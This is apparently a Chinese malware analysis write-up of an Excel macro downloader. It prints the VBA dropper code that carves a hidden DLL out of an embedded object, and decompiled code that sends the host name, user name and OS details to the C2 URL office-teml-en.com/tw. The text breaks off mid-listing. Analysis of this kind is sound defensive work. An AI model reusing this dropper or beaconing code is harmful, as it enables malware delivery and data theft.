目录

一、基本信息

FileName	3effeba64d9a1a4dd1bddaeb1858e4d0_6a26b38202035c564669c04787aca0f30942ed2ccc07d159702c37eebea1034e.xls
Type	下载者
Size	354816 bytes
MD5	6ADBD1360910E2875A4DF267CA45186E
加壳	加密壳+UPX 压缩壳

- 样本原名：R1_20190912_24374.xls,
- MD5：3effeba64d9a1a4dd1bddaeb1858e4d0

二、样本简介


1、简述

该样本的类型为恶意下载者，通过隐藏在 Excel 中的宏代码释放文件并构造 DLL 加载执行，上传用户计算机的配置信息后，从 C2 下载恶意数据构造可执行文件执行，最终可实现任意恶意功能。

2、主要行为


1）释放 exchang1.dll 文件
2）访问恶意网址 office-teml-en.com/tw
3）上传用户计算机信息
4）下载数据构造 boost.exe 执行

三、病毒流程图



源文件
释放
释放
13.xlsx
oleObject1.bin
提取数据
是32位
系统
Y
N
生成
exchange1.dll
加密壳
压缩壳
生成
exchange2.dll
加载执行
访问
office-teml-en.com/tw
上传本机配置信息
下载并写入数据
生成boost.exe
执行实现恶意功能
EXE

四、动态行为

样本是一个 Excel 文件，打开之后有一张图片，在图片的下方有 8 行字符串，并且提示需要启用宏，启用内容之后宏代码就运行起来了。



弹出一个提示正在下载数据的窗口。



运行样本一段时间后，大致提取到了一些释放的文件，值得关注的是 exchange1.dll，这是主要的功能文件，将在后面进行详细分析。


Content	2019/9/18 15:24	文件夹	
MetaData	2019/9/18 15:24	文件夹	
msohtmlclip	2019/9/18 15:21	文件夹	
msohtmlclip1	2019/9/18 15:21	文件夹	
VBE	2019/9/18 15:21	文件夹	
13.xlsx	2019/9/18 15:21	Microsoft Exc...	232 KB
13.xlsx.zip	2019/9/18 15:21	WinRAR ZIP ar...	232 KB
exchange1.dll	2019/9/18 15:21	应用程序扩展	80 KB
oleObject1.bin		BIN 文件	161 KB

其中 13.xlsx 内容与源文件相同但是体积小了一些，原因在于释放的 13.xlsx 文件中并没有宏代码。

五、静态分析


1、VB 代码分析

首先获取到宏代码，大致有三块内容。




（如果宏代码包含密码，使用 KeyOff 工具即可查看）

offkey.exe　　2002/4/25 19:19　　应用程序　　167 KB



l1.vbs 功能是打开提示正在下载数据的窗口。



Module1 中的代码功能是从生成的 oleObject1.bin 文件中读取数据，然后判断操作系统版本，32 位系统生成 exchange1.dll 文件。

```
Public Sub CreateGifFile()
    TempName = Environ("TEMP") & "\13.xlsx" '系统和用户 返回对当前登录用户可用的应用程序所使用的默认临时目录
    ZipName = TempName + ".zip"
    ZipFolder = Environ("TEMP") '& "\UnzTmp"    '系统和用户 返回对当前登录用户可用的应用程序所使用的默认临时目录

    Dim size As Long
    Dim num As Integer
    Dim ADATA As String
    Dim nm As String
    ADATA = Environ("APPDATA")      ' 局部 返回默认情况下应用程序存储数据的位置

#If Win64 Then
    nm = ADATA + "\exchange2.dll"   ' 如果是64位系统就新建 exchanges2.dll
    size = 66560
    num = 2
#Else
    nm = ADATA + "\exchange1.dll"   ' 其他位系统用 exchange1.dll
    size = 81920
    num = 1
#End If
```

ReadAndWriteExtractedBinFile 函数是读取数据的重点，读取文件中的 MZ 开头的数据并写入文件，最后打开压缩包，取出 xl\embeddings\oleObject1.bin 保存到 Tmp\oleObject.bin 中。

```
ThisWorkbook.Sheets.Copy            ' 把宏所在工作簿的Sheet1表复制到新工作簿中
Application.DisplayAlerts = False
ActiveWorkbook.SaveAs TempName, FileFormat:=51  '
将当前活动工作簿以单元格51中的值为文件名,另存在活动工作簿所在的位置
ActiveWorkbook.Close

FileCopy TempName, ZipName   ' FileCopy("源文件名","目标文件名")

Set oApp = CreateObject("Shell.Application")
oApp.Namespace(ZipFolder).CopyHere  ' 拷贝文件
oApp.Namespace(ZipName).items.Item("xl\embeddings\oleObject1.bin")  ' 解压文件
ReadAndWriteExtractedBinFile ZipFolder + "\oleObject1.bin", nm, size, num   ' 读写Bin文件，提取其中的内容
```

```
' 读写Bin文件，提取其中的内容
Sub ReadAndWriteExtractedBinFile(s As String, nm As String, fl As Long, num As Integer)
    ' intFileNum 文件数，bytTemp1 字节数型，bytTemp2 字节数型，bytTemp3 字节数型
    Dim intFileNum As Long, bytTemp1 As Byte, bytTemp2 As Byte, bytTemp3 As Byte
    Dim NewAr() As Long     ' 定义一个Long型数组 NewAr()

    ReDim NewAr(1 To fl)    ' 重新定义数组大小
    NewAr(1) = CByte(77)    ' M
    NewAr(2) = CByte(90)    ' Z
    NewAr(3) = CByte(144)   ' x90
```

循环读取 bin 文件中的二进制数据保存到数据 NewAr 中。

```
Do While Not EOF(intFileNum)    ' 当文件未读取完
    Get intFileNum, , bytTemp1
    If bytTemp1 = NewAr(1) Then     ' 匹配 M
       Get intFileNum, , bytTemp2
       If bytTemp2 = NewAr(2) Then  ' 匹配 Z
            Get intFileNum, , bytTemp3
            If bytTemp3 = NewAr(3) Then     ' 匹配0x90
                 If cur = num Then
                    For k = 4 To fl
                        Get intFileNum, , bytTemp1
                        NewAr(k) = bytTemp1     ' 将一个个读取的Byte数据保存到NewAr数组
                        Next k
                     Exit Do
                 Else                           循环读取二进制数据
                    cur = cur + 1
                 End If
            End If
       End If
    End If
Loop
Close intFileNum
```

声明 exchange.dll 文件中的主要功能函数 Amway。


```
' 64位的操作
#If Win64 Then
    Public Declare PtrSafe Function Amway Lib _ ' 函数 Amway ，这相当于写入文件的实现主要功能的函数
        "exchange2.dll" () As Integer
    Public Declare PtrSafe Function k32LL Lib "kernel32" Alias "LoadLibraryW" (ByVal lpLibFileName As String)

' 32位的操作
#Else
    Public Declare Function Amway Lib _     ' ' 函数 Amway ，这相当于写入文件的实现主要功能的函数
        "exchange1.dll" () As Integer
    Public Declare Function k32LL Lib "kernel32" Alias "LoadLibraryW" (ByVal lpLibFileName As String) As Long
#End If
```


2、exchange1.dll 文件分析


1）脱壳

经分析检测 exchange1.dll 文件有壳保护，壳种类是 Armadillo v4.x 版本。



然而在实际的脱壳过程中发现并非 Armadillo 壳。该 DLL 实际上有两层壳，第一层用来压缩，第二层用来加密，因此首先要脱出加密壳，将 PE 文件 dump 出来，然后脱掉其剩下的 UPX 压缩壳，脱掉两层壳后检测如下。





2）DLL 的功能

Amway 函数：

```
1 int __usercall Amway@<eax>(int a1@<ecx>, int *a2@<ebx>, _DWORD *a3@<edi>, const wchar_t *a4@<esi>)
2 {
3   URLAccess_Process_10002BB0(a1, a2, a3, a4);
4   return 0;
5 }
```

Amway

恶意 URL: https://office-teml-en.com/tw：

```
244   sub_100052D8(&v99, v27, 0, 0xFFFFFFFF);
245   sub_10004A37((int)&v97, 1, 0);
246   LOBYTE(v121) = 15;
247   sub_10004A37((int)&v98, 1, 0);
248   sub_10004062((int)&v98, (int)L"https://office-teml-en.com/tw");// 恶意 URL
249   LOBYTE(v121) = 18;
250   sub_100016DC(v4, (int)&v98, v28);
251   LOBYTE(v121) = 20;
252   sub_10004A37((int)&v98, 1, 0);
```

模仿构造浏览器的正常 POST 请求头：

```
308   v37 = sub_100010DB((__int16 *)&v113);
309   sub_10005237((int)&v91, v38, (unsigned int)&v113, v37);
310   v39 = sub_100010DB((__int16 *)L"\r\nContent-Type: application/x-www-form-urlencoded\r\n");
311   sub_10005237((int)&v91, v40, (unsigned int)L"\r\nContent-Type: application/x-www-form-urlencoded\r\n", v39);
312   sub_10004AFD(&v79, (int)&v91, 0, 0xFFFFFFFF);
313   sub_10004062((int)&v98, (int)L"POST");        // 构造POST请求头
314   LOBYTE(v121) = 23;
315   AboutHttpRequest_10001917((int)&v98, v41);
316   LOBYTE(v121) = 22;
317   sub_10004A37((int)&v98, 1, 0);
318   sub_100028F0(&v75, (int)&v88);
319   LOBYTE(v121) = 24;
320   sub_10002855(&v75, (int)&v85);
321   LOBYTE(v121) = 25;
322   sub_10002872(&v75, (int)&v89);
323   LOBYTE(v121) = 26;
324   v42 = sub_10002910(&v75, (int)&v97);
325   v43 = sub_1000642B(v42, (__int16 *)L"200");   // 响应值是200
```

获取 Cookie：

```
261       sub_10004062((int)&pwszHeaders, (int)L"Cookie: ");// Cookie内容
262       LOBYTE(v137) = 1;
263       sub_100052D8(&pwszHeaders, v4 + 168, 0, 0xFFFFFFFF);
264       v24 = (const WCHAR *)&pwszHeaders;
265       v20 = hRequest;
266       if ( v123 >= 8 )
267         v24 = pwszHeaders;
268       if ( !WinHttpAddRequestHeaders(hRequest, v24, dwHeadersLength, 0x1000000u) )// 请求头
269         *(_DWORD *)(v4 + 248) = GetLastError();
```

获取 URL 相关的信息：

```
186   WinHttpSetTimeouts(                          // 该WinHttpSetTimeouts功能将参与HTTP事务超时
187     *(HINTERNET *)v4,
188     *(_DWORD *)(v4 + 376),
189     *(_DWORD *)(v4 + 380),
190     *(_DWORD *)(v4 + 384),
191     *(_DWORD *)(v4 + 388));
192   j_memset((int)&pswzServerName, 0, 520, v134, v135);// 域名
193   j_memset((int)&v124, 0, 2600, (int)v131, (int)v132);
194   j_memset((int)&UrlComponents, 0, 60, v128, v129);// 保存URL解析的内容
195   UrlComponents.dwStructSize = 60;             // 返回数据的结构体大小
196   UrlComponents.lpszHostName = (LPSTR)&pswzServerName;// 主机名
197   v13 = *(_DWORD *)(v4 + 28) < 8u;
198   UrlComponents.dwHostNameLength = 260;        // 主机名长度
199   UrlComponents.lpszUrlPath = &v124;           // URL路径
200   UrlComponents.dwUrlPathLength = 1300;        // 路径长度
201   UrlComponents.dwSchemeLength = 1;
202   if ( v13 )
203     v14 = (const WCHAR *)(v4 + 8);
204   else
205     v14 = *(const WCHAR **)(v4 + 8);
206   v133 = (int *)&UrlComponents;
207   v132 = 0;
208   if ( !WinHttpCrackUrl(v14, *(_DWORD *)(v4 + 24), 0, &UrlComponents) )// 将URL分离成它的组成部分：主机名称、路径
```

获取当前用户的 IE 代理配置：

```
317     if ( !WinHttpGetIEProxyConfigForCurrentUser(&pProxyConfig) )// 获取当前用户的IE代理配置
318     {
319       *(_DWORD *)(v4 + 248) = GetLastError();
320       goto LABEL_81;
321     }
322     if ( pProxyConfig.lpszAutoConfigUrl )     // 自动的代理配置
323     {
324       pAutoProxyOptions.dwReserved = 0;
325       pAutoProxyOptions.lpvReserved = 0;
326       pAutoProxyOptions.dwAutoDetectFlags = 1;
327       pAutoProxyOptions.fAutoLogonIfChallenged = 1;
328       pProxyInfo.dwAccessType = 0;
329       pAutoProxyOptions.dwFlags = 3;
330       pAutoProxyOptions.lpszAutoConfigUrl = pProxyConfig.lpszAutoConfigUrl;
331       pProxyInfo.lpszProxy = 0;
332       pProxyInfo.lpszProxyBypass = 0;
```

将请求数据写入 HTTP 服务器并接收服务器响应：

```
398     if ( !WinHttpWriteData(v20, v33, *(_DWORD *)(v4 + 196), &Buffer) )// WinHttpWriteData功能将请求数据写入HTTP服务器
399       *(_DWORD *)(v4 + 248) = GetLastError();
400   }
401   if ( !WinHttpReceiveResponse(v20, 0) )      // 接收服务器响应信息
402   {
403     *(_DWORD *)(v4 + 248) = GetLastError();
404     goto LABEL_165;
405   }
```

获取用户计算机的信息：

```
139   GetComputerNameExW(ComputerNamePhysicalDnsFullyQualified, &Buffer, &nSize);// 获取计算机的名字  &D=
140   v5 = sub_100010DB((__int16 *)L"&D=");         // #
141   sub_10005237((int)&v99, v6, (unsigned int)L"&D=", v5);
142   sub_10004062((int)&v98, (int)&Buffer);
143   LOBYTE(v121) = 2;
144   v7 = sub_100029E1(&v97, &v98);                // #        获取用户计算机的信息
145   LOBYTE(v121) = 3;
146   sub_100052D8(&v99, v7, 0, 0xFFFFFFFF);
147   sub_10004A37((int)&v97, 1, 0);
148   LOBYTE(v121) = 1;
149   sub_10004A37((int)&v98, 1, 0);
150   pcbBuffer = 1024;
151   GetUserNameW(&v104, &pcbBuffer);              // 检索与当前线程关联的用户名 &U=
152   v8 = sub_100010DB((__int16 *)L"&U=");
153   sub_10005237((int)&v99, v9, (unsigned int)L"&U=", v8);
154   sub_10004062((int)&v98, (int)&v104);
155   LOBYTE(v121) = 4;
156   v10 = sub_100029E1(&v97, &v98);
157   LOBYTE(v121) = 5;
158   sub_100052D8(&v99, v10, 0, 0xFFFFFFFF);
159   sub_10004A37((int)&v97, 1, 0);
160   LOBYTE(v121) = 1;
161   sub_10004A37((int)&v98, 1, 0);
162   j_memset((int)&VersionInformation, 0, 284, v114, (int)v115);
163   VersionInformation.dwOSVersionInfoSize = 284;
164   if ( !GetVersionExW(&VersionInformation) )    // 获取操作系统版本信息 &OS=
```


```
186   if ( K32EnumProcesses(dwProcessId, 4096, &v72) )// 遍历枚举进程
187   {
188     v17 = 0;
189     v18 = (LPCWSTR)((unsigned int)v72 >> 2);
190     lpApplicationName = (LPCWSTR)((unsigned int)v72 >> 2);
191     while ( v17 < (unsigned int)v18 )
192     {
193       if ( dwProcessId[v17] )
194       {
195         v19 = OpenProcess(0x410u, 0, dwProcessId[v17]);// 获取进程信息
196         if ( v19 )
197         {
198           if ( K32GetModuleFileNameExW(v19, 0, &pszPath, 260) )// 获取当前进程的文件名
199           {
200             v20 = PathFindFileNameW(&pszPath);  // 获取进程文件路径
